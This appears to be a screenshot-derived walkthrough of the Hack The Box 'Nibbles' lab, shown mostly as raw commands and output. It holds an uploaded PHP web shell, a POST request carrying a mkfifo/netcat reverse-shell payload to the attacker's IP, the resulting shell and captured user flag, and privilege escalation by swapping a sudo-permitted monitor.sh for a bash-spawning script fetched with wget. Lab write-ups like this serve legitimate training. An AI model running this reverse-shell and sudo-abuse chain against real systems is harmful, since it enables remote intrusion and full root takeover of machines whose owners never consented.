
5

Caption

hi im a hacker

Browse...

cmd.php



10.10.10.75/nibbleblog/content/private/plugins/my\_image/image.php?ipp=id 90% ... ☆

Kali Linux Kali Training Kali Tools Kali Forums Kali Docs NetHunter Offensive Security MSFU Exploit-DB GH

GIF8; uid=1001(nibbler) gid=1001(nibbler) groups=1001(nibbler) uid=1001(nibbler) gid=1001(nibbler) groups=1001(nibbler)

# change request methode ctrl+u to encode it

## Request

Raw Params Headers Hex

Pretty Raw \n Actions ▼

```
1 POST /nibbleblog/content/private/plugins/my_image/image.php HTTP/1.1
2 Host: 10.10.10.75
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101 Firefox/78.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Connection: close
8 Cookie: PHPSESSID=8uohmqp97sm94uanur63v0g5o3
9 Upgrade-Insecure-Requests: 1
10 Cache-Control: max-age=0
11 Content-Type: application/x-www-form-urlencoded
12 Content-Length: 88
13
14 ipp=
rm+/tmp/f%3bmkfifo+/tmp/f%3bcat+/tmp/f|/bin/sh+-i+2>%261|nc+10.10.14.18+1234+>/tmp/f
```

```
(root🐼kali)-[/Documents/htb/boxes/nibbles]
# nc -lvp 1234
listening on [any] 1234 ...
connect to [10.10.14.18] from (UNKNOWN) [10.10.10.75] 48788
/bin/sh: 0: can't access tty; job control turned off
$ id
uid=1001(nibbler) gid=1001(nibbler) groups=1001(nibbler)
$
```

```
<ml/nibbleblog/content/private/plugins/my_image$ cd ~
nibbler@Nibbles:/home/nibbler$ ls
ls
personal personal.zip user.txt
nibbler@Nibbles:/home/nibbler$ cat user.txt
cat user.txt
f5c36fc4e34e5446974d9bea83b8f6df
nibbler@Nibbles:/home/nibbler$ sudo -l
sudo -l
sudo: unable to resolve host Nibbles: Connection timed out
Matching Defaults entries for nibbler on Nibbles:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User nibbler may run the following commands on Nibbles:
(root) NOPASSWD: /home/nibbler/personal/stuff/monitor.sh
```



```
nibbler@Nibbles:/home/nibbler$ mkdir -p personal/stuff
mkdir -p personal/stuff
nibbler@Nibbles:/home/nibbler$ cd personal/stuff
cd personal/stuff
nibbler@Nibbles:/home/nibbler/personal/stuff$ ls
ls
monitor.sh
```

```
(root@kali)-[/Documents/htb/boxes/nibbles]
# geany monitor.sh

(root@kali)-[/Documents/htb/boxes/nibbles]
# python -m SimpleHTTPServer 80
Serving HTTP on 0.0.0.0 port 80 ...
10.10.10.75 - - [01/Mar/2021 18:02:45] "GET /monitor.sh HTTP/1.1" 200 -
Done
```

Symbols

No symbols found

cmd.php x monitor.sh x

```
1 #!/bin/sh
2 bash
3
```

```
nibbler@Nibbles:/home/nibbler/personal/stuff$ wget 10.10.14.18/monitor.sh
wget 10.10.14.18/monitor.sh
--2021-03-01 18:08:29-- http://10.10.14.18/monitor.sh
Connecting to 10.10.14.18:80 ... connected.
HTTP request sent, awaiting response... 200 OK
Length: 15 [text/x-sh]
Saving to: 'monitor.sh'

monitor.sh      100%[=====>]          15  --.-KB/s    in 0s

2021-03-01 18:08:30 (3.81 MB/s) - 'monitor.sh' saved [15/15]

nibbler@Nibbles:/home/nibbler/personal/stuff$ ls
ls
monitor.sh
```

```
nibbler@Nibbles:/home/nibbler/personal/stuff$ chmod +x monitor.sh
chmod +x monitor.sh
```

```
nibbler@Nibbles:/home/nibbler/personal/stuff$ ls -al
ls -al
total 24
drwxrwxrwx 2 nibbler nibbler 4096 Mar  1 18:08 .
drwxrwxrwx 3 nibbler nibbler 4096 Mar  1 05:36 ..
-rw-r--r-- 1 nibbler nibbler 12288 Mar  1 17:52 .monitor.sh.swp
-rwxr-xr-x 1 nibbler nibbler   15 Mar  1 18:01 monitor.sh
nibbler@Nibbles:/home/nibbler/personal/stuff$ sudo ./monitor.sh
sudo ./monitor.sh
sudo: unable to resolve host Nibbles: Connection timed out
root@Nibbles:/home/nibbler/personal/stuff# ls
ls
monitor.sh
root@Nibbles:/home/nibbler/personal/stuff# id
id
uid=0(root) gid=0(root) groups=0(root)
root@Nibbles:/home/nibbler/personal/stuff#
```